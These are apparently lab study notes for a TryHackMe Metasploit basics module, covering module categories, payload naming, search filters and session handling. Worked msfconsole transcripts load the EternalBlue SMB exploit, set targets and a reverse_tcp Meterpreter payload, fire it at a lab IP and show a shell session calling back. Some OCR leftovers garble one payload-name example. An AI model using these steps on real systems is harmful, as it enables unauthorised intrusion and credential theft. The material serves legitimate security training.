Metasploit - The Basics

Introduction to the Metasploit Framework

In technical terms, Metasploit supports the full penetration testing lifecycle:

- **Information gathering**: Scanning targets and fingerprinting services
- **Vulnerability identification**: Detecting known flaws in target systems
- **Exploitation**: Delivering exploit code to take advantage of those flaws
- **Post-exploitation**: Maintaining access, gathering data, and pivoting to other systems
- **Reporting**: Logging findings for documentation and client deliverables

Two Versions: Pro vs. Framework

Metasploit comes in two main editions:

- **Metasploit Pro**: The commercial version, maintained by Rapid7. It includes a graphical user interface (GUI), automated workflows, team collaboration features, and reporting capabilities. It is licensed software designed for professional security teams.
- **Metasploit Framework**: The open-source, community-driven version. It runs entirely from the command line. This is the version installed on Kali Linux, Parrot OS, and the TryHackMe AttackBox, and it is the version we will use throughout this module.

The Three Pillars of the Framework

The Metasploit Framework is built around three core components. Understanding what each one does will help you navigate the tool effectively as we move through the remaining tasks.

1. Msfconsole

`msfconsole` is the primary command-line interface for the Metasploit Framework. It is where you will spend the vast majority of your time. From `msfconsole`, you can search for modules, configure parameters, launch exploits, and manage sessions on compromised targets. Consider it the cockpit of the framework; everything else is accessed through it.

2. Modules

Modules are the building blocks of Metasploit. Each module is a self-contained piece of code designed to perform a specific task. There are seven categories of modules (exploits, auxiliary, payloads, post-exploitation, encoders, NOPs, and evasion), and we will explore each of these in the next task. For now, the key takeaway is that Metasploit's power comes from its library of thousands of modules, not from any single tool.

3. Tools

Beyond `msfconsole` and its modules, the framework ships with a set of standalone command-line tools. The most important one for this module is `msfvenom`, which generates payloads outside of `msfconsole` for use in scenarios where you need a standalone file (an executable, a web shell, or raw shellcode). We will cover `msfvenom` in depth in the fourth room of this module. Other tools like `pattern_create` and `pattern_offset` are used in exploit development, which is beyond the scope of this Learning Path.

Core Concepts and Module Types

The Exploit Chain: Vulnerability, Exploit, Payload

- **Vulnerability**: A design, coding, or configuration flaw in a target system. The flaw itself does not cause harm; it creates an *opportunity* for harm. A vulnerability might allow an attacker to execute arbitrary code, read files they should not have access to, or bypass authentication entirely.
- **Exploit**: A piece of code that takes advantage of a specific vulnerability. The exploit is the mechanism of attack. It targets the flaw and triggers it in a controlled way.
- **Payload**: The code that runs on the target system *after* the exploit succeeds. The exploit opens the door; the payload is what walks through it. A payload might open a reverse shell back to the attacker, create a new user account, or execute a command on the target.

The Seven Module Categories

Exploits
Auxiliary
Payloads
Post-Exploitation
Encoders
NOPs
Evasion

Payload Types: Singles, Stagers, and Stages

Singles (also called inline payloads) are self-contained. The entire payload is delivered in a single package. A single payload might add a user account, execute a system command, or open a bind shell. Because everything is in one piece, singles tend to be larger but more reliable; there is no second download that could fail or be blocked.

Stagers are small, lightweight payloads whose only job is to establish a communication channel between the attacker and the target. Once connected, the stager downloads the second component.

Stages are the larger payload components downloaded by a stager. Together, a stager and its stage form a staged payload. The advantage is a smaller initial footprint; the disadvantage is that the connection must remain stable long enough for the stage to download.

Reading the Naming Convention

windows/x64/shell*reverse_tcp* — *The underscore (*) between shell and reverse means this is a single (stageless) payload. Everything is in one package.

windows/x64/shell/reverse_tcp — The forward slash (/) between shell and reverse means this is a staged payload. A small stager connects first, then downloads the full shell stage.

Navigating modules

launching - msfconsole

help - help search

can run linux commands in console

history and tab competion - history

searching for modules - search [module name]

```
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 Eter
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 Eter
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload
[...]
```

Let's break down the columns in this output:

- **#**: A numeric index. You can use this number with commands like `use` or `info` (e.g., `use 0` or `info 0`) instead of typin the full module path.
- **Name**: The module's full path, which tells you its type (`exploit/`, `auxiliary/`), target platform (`windows/`), service category (`smb/`), and specific module name.
- **Disclosure Date**: When the vulnerability was publicly disclosed. Blank for auxiliary modules that do not target a specific
- **Rank**: The module's reliability rating. We will cover this in a moment.
- **Check**: Whether the module supports a non-destructive vulnerability check (`Yes`) or can only be verified by running the exploit (`No`).
- **Description**: A brief summary of what the module does.

Filtered search

For a targeted search, combine keywords with filters. The most useful filters for day-to-day work are:

- `type` : Filter by module category (`exploit` , `auxiliary` , `post` , `payload` , `encoder` , `nop` , `evasion`)
- `platform` : Filter by target OS (`windows` , `linux` , `osx` , `android` , etc.)
- `cve` : Search by CVE identifier
- `name` : Match against the module's descriptive name only

Consider the following example. You are looking for auxiliary scanner modules related to SMB:

AttackBox Terminal

```
msf6 > search type:auxiliary name:smb

Matching Modules
================

   #   Name                                          Disclosure Date  Rank    Check  Desc
   -   ----                                          ---------------  ----    -----  ----
   0   auxiliary/server/capture/smb                  .                normal  No     Auth
   1   auxiliary/server/relay/esc8                   .                normal  No     ESC8
   2   auxiliary/admin/smb/ms17_010_command          2017-03-14       normal  No     MS17
   3     \_ AKA: ETERNALSYNERGY                      .                .       .      .
   4     \_ AKA: ETERNALROMANCE                      .                .       .      .
   5     \_ AKA: ETERNALCHAMPION                     .                .       .      .
   6     \_ AKA: ETERNALBLUE                         .                .       .      .
   7   auxiliary/scanner/smb/smb_ms17_010            .                normal  No     MS17
   8     \_ AKA: DOUBLEPULSAR                        .                .       .      .
   9     \_ AKA: ETERNALBLUE                         .                .       .      .
[...]

msf6 >
```

Understanding Exploit Rankings


The **Rank** column in search results tells you how reliable an exploit is expected to be. Metasploit uses a seven-tier ranking system:

Rank	Meaning
Excellent	The exploit will never crash the service. Typically, SQL injection, command execution, or file inclusion vulnerabilities are inherently safe to exploit.
Great	The exploit has a default target that auto-detects the correct configuration (e.g., return address), making it reliable across common setups.
Good	The exploit has a default target that covers the most common case, but does not auto-detect.
Normal	The exploit works reliably against a specific version of the target but does not auto-detect or have a broadly applicable default.
Average	The exploit is generally unreliable but has a success rate above 50%.
Low	The exploit succeeds less than 50% of the time.
Manual	The exploit is essentially a denial-of-service or requires significant manual configuration. Success rate is 15% or lower.

Inspecting a Module with Info

Once you have found a promising module, the `info` command gives you detailed information about it. You can use `info` in two ways:

1. Directly from the `msf6 >` prompt with the module path: `info exploit/windows/smb/ms17_010_eternalblue`
2. Using the numeric index from search results: `info 0`



Configuring and Running Modules

Know Your Prompt

Prompt	Context	What You Can Do
`root@10.128.65.55~#`	Regular Linux terminal	Standard Linux commands only. Metasploit is not running.
`msf6 >`	Msfconsole, no module selected	Global Metasploit commands: `search`, `use`, `sessions`, `setg`. You cannot run `exploit` or set module-specific options here.
`msf6 exploit(windows/smb/ms17_010_eternalblue) >`	Module context	Full module commands: `set`, `show options`, `exploit`, `run`, `check`, `back`. The prompt displays which module is loaded.
`meterpreter >`	Active Meterpreter session	Meterpreter commands: `sysinfo`, `getuid`, `hashdump`, `shell`, `background`. You are interacting with the target system.
`C:\Windows\system32>`	OS shell on the target	Regular operating system commands. Every command you type executes on the *target*, not on your machine.

Selecting a Module with Use

The `use` command loads a module into your current context. You can specify the full module path or use the numeric index from a search result:

AttackBox Terminal

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Reading Show Options

Once a module is loaded, `show options` displays every configurable parameter. Let's look at the output for our EternalBlue example:

AttackBox Terminal

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/usi
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.128.65.55     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
```

The Core Parameters

While every module has its own set of options, six parameters appear so frequently that you should know them by name:

- **RHOSTS**: "Remote host(s)." The target's IP address. Accepts a single IP (`10.128.151.4`), a CIDR range (`10.128.151.4/24`), a hyphenated range (`10.48.12.1-10.48.12.50`), or a file containing one target per line (`file:/path/to/targets.txt`).
- **RPORT**: "Remote port." The port on the target where the vulnerable service is running. Usually pre-populated with the service's default port.
- **LHOST**: "Local host." Your attacking machine's IP address. This is where the target will connect back to for reverse payloads.
- **LPORT**: "Local port." The port on your machine that will receive the reverse connection. Default is `4444` . You can change this to any unused port.
- **PAYLOAD**: The payload to deliver with the exploit. A default is usually pre-selected, but you can override it.
- **SESSION**: Used with post-exploitation modules. Specifies which existing session to run the module through. We will cover sessions in the next task.

setting parameters - set [paramater name] [value]

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.128.151.4
RHOSTS => 10.128.151.4
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 5555
LPORT => 5555
```

Local vs. Global: Set vs. Setg

Parameters set with set are local to the current module. If you switch to a different module (using use or back followed by another use), those values are gone. You would need to set them again.

The setg command sets a global value that persists across all modules for the duration of your msfconsole session. This is useful when you are working against the same target with multiple modules.

unset g will clear the global values

Selecting a Different Payload

use show payloads

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

 #   Name                                      Rank    Check  Description
 -   ----                                      ----    -----  -----------
 0   generic/custom                            manual  No     Custom Payload
 1   generic/shell_bind_tcp                    manual  No     Generic Command Shell, Bind TC
 2   generic/shell_reverse_tcp                 manual  No     Generic Command Shell, Reverse
 3   windows/x64/exec                          manual  No     Windows x64 Execute Command
 4   windows/x64/meterpreter/bind_tcp          manual  No     Windows Meterpreter (Reflectiv
 5   windows/x64/meterpreter/reverse_tcp       manual  No     Windows Meterpreter (Reflectiv
 6   windows/x64/meterpreter_reverse_tcp       manual  No     Windows Meterpreter Shell, Rev
 7   windows/x64/shell/reverse_tcp             manual  No     Windows x64 Command Shell, Rev
 [...]

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

To switch payloads, use set PAYLOAD followed by the payload name or index number:

AttackBox Terminal

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/shell/reverse_tcp
PAYLOAD => windows/x64/shell/reverse_tcp
```

Running the Module

Once all required parameters are set, you launch the module with `exploit` (or its alias `run`):

AttackBox Terminal

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.128.65.55:4444
[*] 10.128.151.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.128.151.4:445 - Host is likely VULNERABLE to MS17-010!
[*] 10.128.151.4:445 - Connecting to target for exploitation.
[+] 10.128.151.4:445 - Connection established for exploitation.
[+] 10.128.151.4:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.128.151.4:445 - Trying exploit with 12 Groom Allocations.
[*] 10.128.151.4:445 - Sending all but last fragment of exploit packet
[*] Sending stage (201283 bytes) to 10.128.151.4
[*] Meterpreter session 1 opened (10.128.65.55:4444 -> 10.128.151.4:49186) at 2026-03-18 14:32:15 +0000
```

Checking Before Exploiting

Some modules support the `check` command, which probes the target to determine if it is vulnerable *without* sending the exploit payload:

AttackBox Terminal

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 10.128.151.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.128.151.4:445 - Host is likely VULNERABLE to MS17-010!
[*] 10.128.151.4:445 - Scanned 1 of 1 hosts (100% complete)
```

Managing Sessions

Backgrounding a Session

When you are in an active session (you see `meterpreter >` or a shell prompt from the target), you can return to the `msfconsole` prompt without closing the session. This is called **backgrounding**.

Use the `background` command (or its shortcut, `CTRL+Z`):

AttackBox Terminal

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Listing Active Sessions

The `sessions` command (with no arguments) displays all active sessions. You can run this from the `msf6 >` prompt or from within any module context:

AttackBox Terminal

```
msf6 > sessions

Active sessions
===============

  Id  Name  Type                     Information            Connection
  --  ----  ----                     -----------            ----------
  1         meterpreter x64/wind     NT AUTHORITY\SYSTEM @  10.81.117.184:4444 ->
            ows                       STRATFORD-WS01         10.81.162.215:49159
                                                             (10.81.162.215)
  2         meterpreter x64/wind     NT AUTHORITY\SYSTEM @  10.81.117.184:4445 ->
            ows                       STRATFORD-WS01         10.81.162.215:49161
                                                             (10.81.162.215)
```

Interacting with a Session


To drop back into a specific session, use `sessions -i` followed by the session ID:

AttackBox Terminal

```
msf6 > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```





Conclusion

Understand the building blocks: Metasploit organizes its capabilities into seven module categories (exploits, auxiliary, payloads, post, encoders, NOPs, evasion). Every engagement uses a combination of these modules, and the exploit → payload chain is the fundamental mechanism for gaining access to a target.

Find the right module: The search command, combined with filters like type:, platform:, and cve:, lets you locate relevant modules across a library of over 6,100 options. The info command gives you the technical details you need to decide whether a module fits your target.

Configure and launch: The use, set, setg, and show options commands let you load a module, assign its parameters, and verify your configuration. The exploit (or run) command sends it downrange, and the check command lets you verify vulnerability without firing the full exploit.

Manage your sessions: The background, sessions, and sessions -i commands let you maintain and switch between multiple active connections across an engagement. Sessions are not just interactive terminals; they are reusable connections that post-exploitation modules operate through.